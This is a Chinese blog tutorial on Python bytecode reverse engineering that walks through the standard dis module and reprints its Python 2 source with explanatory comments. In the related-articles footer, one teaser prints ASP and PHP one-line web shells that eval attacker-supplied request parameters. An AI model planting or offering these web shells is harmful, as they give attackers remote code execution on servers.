
Python逆向(四)—— Python内置模块dis.py源码详解
一、前言
上一节我们对Python编译及反汇编做了讲解,大家知道dis模块可以将编译好的pyc文件中提取出来的PyCodeObject反汇编为可以阅读字节码形式。本节我们对dis模块中的源码进行详细的解读。
二、dis模块原理解析
官方文档说明:https://docs.python.org/2/library/dis.html
The dis module supports the analysis of CPython bytecode by disassembling it. The CPython bytecode which this module takes as an input is defined in the file Include/opcode.h and used by the compiler and the interpreter.
dis模块通过反汇编来支持对python字节码形式的分析。dis模块可以将编译好的二进制数据或者python源码当作模块的输入源。
dis模块可以将python源码文件、内存中的类或者方法、或者经过反序列化的PyCodeObject翻译为相应的字节码供分析。
2.1、dis反汇编源码文件:

将源码文件作为dis模块的输入,dis模块将直接输入该源码文件编译后对应的字节码文本。
2.2、dis反汇编内存中的类或者函数:


将内存中的类、函数,甚至时普通的变量作为参数传递给dis模块中的dis函数,也可以返回该类对应的编译后的字节码形式。
2.3、dis反汇编PyCodeObject对象:

这一类情况是我们在做python逆向或者pyc文件分析时常用到的形式。
2.4、dis无参数:

如果dis.dis无参数传入,该方法默认会返回当前python shell上次报错时堆栈中储存的内存信息的字节码形式。
三、dis模块解读
dis模块包含许多类和方法,具体用法如下表:
| 方法或者属性 | 说明 |
|---|---|
| dis.dis([bytesource]) | Disassemble the bytesource object. bytesource can denote either a module, a class, a method, a function, or a code object. For a module, it disassembles all functions. For a class, it disassembles all methods. For a single code sequence, it prints one line per bytecode instruction. If no object is provided, it disassembles the last traceback. |
| dis.distb([tb]) | Disassembles the top-of-stack function of a traceback, using the last traceback if none was passed. The instruction causing the exception is indicated. |
| dis.disassemble(code[, lasti]) | Disassembles a code object, indicating the last instruction if lasti was provided. |
| dis.disco(code[, lasti]) | A synonym for disassemble(). It is more convenient to type, and kept for compatibility with earlier Python releases. |
| dis.findlinestarts(code) | This generator function uses the co_firstlineno and co_lnotab attributes of the code object code to find the offsets which are starts of lines in the source code. They are generated as (offset, lineno) pairs. |
| dis.findlabels(code) | Detect all offsets in the code object code which are jump targets, and return a list of these offsets. |
| dis.opname | Sequence of operation names, indexable using the bytecode. |
| dis.opmap | Dictionary mapping operation names to bytecodes. |
| dis.cmp_op | Sequence of all compare operation names. |
| dis.hasconst | Sequence of bytecodes that access a constant. |
| dis.hasfree | Sequence of bytecodes that access a free variable. |
| dis.hasname | Sequence of bytecodes that access an attribute by name. |
| dis.hasjrel | Sequence of bytecodes that have a relative jump target. |
| dis.hasjabs | Sequence of bytecodes that have an absolute jump target. |
| dis.haslocal | Sequence of bytecodes that access a local variable. |
| dis.hascompare | Sequence of bytecodes of Boolean operations. |
上表摘自官方文档整理,对各个方法及属性进行了详细的说明。下文将对dis模块运行流程进行说明。
3.1
dis模块主函数为dis,所有对dis模块的调用默认都会将参数传送给dis.dis(不排除进阶玩家直接调用dis.disb等其他模块来完成特定功能)
3.2
dis.dis先进行参数检查,根据无参数、字典、PyCodeObject实例化对象,代码段等不同类型参数调用不同的方法。如果提交的参数是字典,dis模块会通过迭代,将字典中的每个键值作为参数传递给dis.dis

3.3
经过dis方法的处理,最终参数会被交给disassemble或者disassemble_string方法处理,disassemble方法负责对提交的对象进行反汇编,disassemble_string方法负责对代码段进行反汇编,因为disassemble_string方法代码类似于disassemble,不对disassemble_string进行解读。
3.4
disassemble方法用来将PyCodeObject实例化对象翻译为可读字节码。首先调用findlabels和findlinestarts。findlabels将所有字节码跳转指向目的字节码地址存入堆栈。findlinestarts用来标记字节码对应的源码位置,官方注释说明findlinestarts会生成(offset, lineno)元组,其中offset为字节码偏移地址,lineno为源码偏移地址。
3.5
disassemble方法对字节码代码部分逐行翻译,并且添加必要变量及标志注释。
四、dis模块源码注释版本
"""Disassembler of Python byte code into mnemonics."""

import sys

import types

from opcode import *

from opcode import __all__ as _opcodes_all

__all__ = ["dis", "disassemble", "distb", "disco",

           "findlinestarts", "findlabels"] + _opcodes_all

del _opcodes_all

_have_code = (types.MethodType, types.FunctionType, types.CodeType,

              types.ClassType, type)

'''根据x所属type,判断对输入参数x执行何种反编译,其中co_code选项是

对pyc文件中提取的marshal数据进行反编译过程中常用的'''

def dis(x=None):

    """Disassemble classes, methods, functions, or code.

    With no argument, disassemble the last traceback.

    """

    if x is None:

        distb()

        return

    if isinstance(x, types.InstanceType):

        x = x.__class__

    if hasattr(x, 'im_func'):

        x = x.im_func

    if hasattr(x, 'func_code'):

        x = x.func_code

    if hasattr(x, '__dict__'):

        items = x.__dict__.items()

        items.sort()

        for name, x1 in items:

            if isinstance(x1, _have_code):

                print "Disassembly of %s:" % name

                try:

                    dis(x1)

                except TypeError, msg:

                    print "Sorry:", msg

                print

    elif hasattr(x, 'co_code'):

        disassemble(x)

    elif isinstance(x, str):

        disassemble_string(x)

    else:

        raise TypeError, \

              "don't know how to disassemble %s objects" % \

              type(x).__name__

'''无参数x传入时,对上次报错的堆栈信息进行反编译'''

def distb(tb=None):

    """Disassemble a traceback (default: last traceback)."""

    if tb is None:

        try:

            tb = sys.last_traceback

        except AttributeError:

            raise RuntimeError, "no last traceback to disassemble"

        while tb.tb_next: tb = tb.tb_next

    disassemble(tb.tb_frame.f_code, tb.tb_lasti)

'''反编译的主函数'''

def disassemble(co, lasti=-1):

    """Disassemble a code object."""

    code = co.co_code

    labels = findlabels(code)

    linestarts = dict(findlinestarts(co))

    n = len(code)

    i = 0

    '''***'''

    extended_arg = 0

    free = None

    while i < n:

        c = code[i]

        op = ord(c)

        '''字节码对应源码偏移量标注'''

        if i in linestarts:

            if i > 0:

                print

            print "%3d" % linestarts[i],

        else:

            print '   ',

        if i == lasti: print '-->',

        else: print '   ',

        '''标注跳转标记'''

        if i in labels: print '>>',

        else: print '  ',

        '''标注字节码偏移和opcode名字'''

        print repr(i).rjust(4),

        print opname[op].ljust(20),

        i = i+1

        if op >= HAVE_ARGUMENT:

            '''根据不同的变量类型进行变量标注'''

            oparg = ord(code[i]) + ord(code[i+1])*256 + extended_arg

            extended_arg = 0

            i = i+2

            if op == EXTENDED_ARG:

                extended_arg = oparg*65536L

            print repr(oparg).rjust(5),

            if op in hasconst:

                print '(' + repr(co.co_consts[oparg]) + ')',

            elif op in hasname:

                print '(' + co.co_names[oparg] + ')',

            elif op in hasjrel:

                print '(to ' + repr(i + oparg) + ')',

            elif op in haslocal:

                print '(' + co.co_varnames[oparg] + ')',

            elif op in hascompare:

                print '(' + cmp_op[oparg] + ')',

            elif op in hasfree:

                if free is None:

                    free = co.co_cellvars + co.co_freevars

                print '(' + free[oparg] + ')',

        print

'''字符串反编译的主函数'''

def disassemble_string(code, lasti=-1, varnames=None, names=None,

                       constants=None):

    labels = findlabels(code)

    n = len(code)

    i = 0

    while i < n:

        c = code[i]

        op = ord(c)

        if i == lasti: print '-->',

        else: print '   ',

        if i in labels: print '>>',

        else: print '  ',

        print repr(i).rjust(4),

        print opname[op].ljust(15),

        i = i+1

        if op >= HAVE_ARGUMENT:

            oparg = ord(code[i]) + ord(code[i+1])*256

            i = i+2

            print repr(oparg).rjust(5),

            if op in hasconst:

                if constants:

                    print '(' + repr(constants[oparg]) + ')',

                else:

                    print '(%d)'%oparg,

            elif op in hasname:

                if names is not None:

                    print '(' + names[oparg] + ')',

                else:

                    print '(%d)'%oparg,

            elif op in hasjrel:

                print '(to ' + repr(i + oparg) + ')',

            elif op in haslocal:

                if varnames:

                    print '(' + varnames[oparg] + ')',

                else:

                    print '(%d)' % oparg,

            elif op in hascompare:

                print '(' + cmp_op[oparg] + ')',

        print

disco = disassemble                     # XXX For backwards compatibility

'''遍历寻找co_code中为跳转操作的opcode,并将跳转的目的地址(字节码的偏

移地址)存入labels中'''

def findlabels(code):

    """Detect all offsets in a byte code which are jump targets.

    Return the list of offsets.

    """

    labels = []

    n = len(code)

    i = 0

    while i < n:

        c = code[i]

        op = ord(c)

        i = i+1

        if op >= HAVE_ARGUMENT:

            '''计算argv表示的偏移地址'''

            oparg = ord(code[i]) + ord(code[i+1])*256

            i = i+2

            label = -1

            '''根据跳转类型将跳转后的地址加入数组labels中'''

            if op in hasjrel:

                label = i+oparg

            elif op in hasjabs:

                label = oparg

            if label >= 0:

                if label not in labels:

                    labels.append(label)

    return labels

def findlinestarts(code):

    """Find the offsets in a byte code which are start of lines in the source.

    Generate pairs (offset, lineno) as described in Python/compile.c.

    """

    '''汇编偏移'''

    byte_increments = [ord(c) for c in code.co_lnotab[0::2]]

    '''源码偏移'''

    line_increments = [ord(c) for c in code.co_lnotab[1::2]]

    '''上一行源码的绝对地址'''

    lastlineno = None

    '''当前汇编对应源码的行'''

    lineno = code.co_firstlineno

    addr = 0

    for byte_incr, line_incr in zip(byte_increments, line_increments):

        if byte_incr:

            if lineno != lastlineno:

                yield (addr, lineno)

                lastlineno = lineno

            addr += byte_incr

        lineno += line_incr

    '''byte偏移量一定每次递增不为零,但是源码可能出现lambda类似

    语句,因此不同区块的字节码可能对应于源码的同一行'''

    if lineno != lastlineno:

        yield (addr, lineno)

def _test():

    """Simple test program to disassemble a file."""

    if sys.argv[1:]:

        if sys.argv[2:]:

            sys.stderr.write("usage: python dis.py [-|file]\n")

            sys.exit(2)

        fn = sys.argv[1]

        if not fn or fn == "-":

            fn = None

    else:

        fn = None

    if fn is None:

        f = sys.stdin

    else:

        f = open(fn)

    source = f.read()

    if fn is not None:

        f.close()

    else:

        fn = "<stdin>"

    code = compile(source, fn, "exec")

    dis(code)

if __name__ == "__main__":

    _test()
Python逆向(四)—— Python内置模块dis.py源码详解的更多相关文章
- Mybatis源码详解系列(四)--你不知道的Mybatis用法和细节
简介 这是 Mybatis 系列博客的第四篇,我本来打算详细讲解 mybatis 的配置.映射器.动态 sql 等,但Mybatis官方中文文档对这部分内容的介绍已经足够详细了,有需要的可以直接参考. ...
- [转]【视觉 SLAM-2】 视觉SLAM- ORB 源码详解 2
转载地址:https://blog.csdn.net/kyjl888/article/details/72942209 1 ORB-SLAM2源码详解 by 吴博 2 https://github.c ...
- saltstack源码详解一
目录 初识源码流程 入口 1.grains.items 2.pillar.items 2/3: 是否可以用python脚本实现 总结pillar源码分析: @(python之路)[saltstack源 ...
- spring事务详解(三)源码详解
系列目录 spring事务详解(一)初探事务 spring事务详解(二)简单样例 spring事务详解(三)源码详解 spring事务详解(四)测试验证 spring事务详解(五)总结提高 一.引子 ...
- [转]Linux内核源码详解--iostat
Linux内核源码详解——命令篇之iostat 转自:http://www.cnblogs.com/york-hust/p/4846497.html 本文主要分析了Linux的iostat命令的源码, ...
- Shiro 登录认证源码详解
Shiro 登录认证源码详解 Apache Shiro 是一个强大且灵活的 Java 开源安全框架,拥有登录认证.授权管理.企业级会话管理和加密等功能,相比 Spring Security 来说要更加 ...
- Activiti架构分析及源码详解
目录 Activiti架构分析及源码详解 引言 一.Activiti设计解析-架构&领域模型 1.1 架构 1.2 领域模型 二.Activiti设计解析-PVM执行树 2.1 核心理念 2. ...
- 源码详解系列(六) ------ 全面讲解druid的使用和源码
简介 druid是用于创建和管理连接,利用"池"的方式复用连接减少资源开销,和其他数据源一样,也具有连接数控制.连接可靠性测试.连接泄露控制.缓存语句等功能,另外,druid还扩展 ...
- 源码详解系列(七) ------ 全面讲解logback的使用和源码
什么是logback logback 用于日志记录,可以将日志输出到控制台.文件.数据库和邮件等,相比其它所有的日志系统,logback 更快并且更小,包含了许多独特并且有用的特性. logback ...
随机推荐
- ubuntu 迅雷 XwareDesktop
Xinkai/XwareDesktop Ubuntu上编译安装说明 Home Ubuntu上编译安装说明 使用说明 升级到0.12 升级到0.9 发行版支持情况 名 ...
- MySQL分库备份
1.需求概述 每天00:00备份MySQL数据库数据: 每一个库生成一个文件,使用gzip压缩,文件名:backup_库名_yyyymmdd.sql.gz,注意yyyymmdd需要是前一天: 备份文件 ...
- Qt QListWidget
以下代码是 List Widget 添加数据项的代码,一般放在构造函数即可. /*********************添加数据项*********************/ QIcon icon1 ...
- Hadoop常用命令及范例
hadoop中的zookeeper,hdfs,以及hive,hbase都是hadoop的组件,要学会熟练掌握相关的命令及其使用规则,下面就是一些常用命令及对hbase和hive的操作语句,同时也列出了 ...
- NSLog的各种打印格式符和打印CGRect相关结构体
1.打印CG开头的数据类型,如CGRect,CGSize等方法 1.1 打印CGRect : NSLog(@"%@", NSStringFromCGRect(someCGRect) ...
- viewer与 iview Carousel(走马灯) 结合使用,图片无法显示
问题原因:iview Carousel (走马灯)在加载是如果没有图片 它没有高度.之后给src赋值,图片无法显示,拖动一下浏览器宽或搞它就会显示. 走马灯解决这个问题方法:1在Carousel或其父 ...
- iview表单数字验证
sort: [ {required: true, message: '请填写栏目排序', trigger: 'blur'}, {type: 'number', message: '请输入数字', tr ...
- JVM参数优化(基础篇)
原文:https://www.howardliu.cn/java/jvm-tuning-basic/ 这几天压测预生产环境,发现TPS各种不稳.因为是重构的系统,据说原来的系统在高并发的时候一点问题没 ...
- 简单的一句话木马(asp aspx php)
一句话木马: 1. #asp <%execute(request("pass"))%> 2. #php <?php eval($_POST[pass]);?> ...
- Java&Selenium自动化测试之Page Object Model
PO是什么: 1.页面对象模型(PO)是一种设计模式,用来管理维护一组web元素的对象库 2.在PO下,应用程序的每一个页面都有一个对应的page class 3.每一个page class维护着该w ...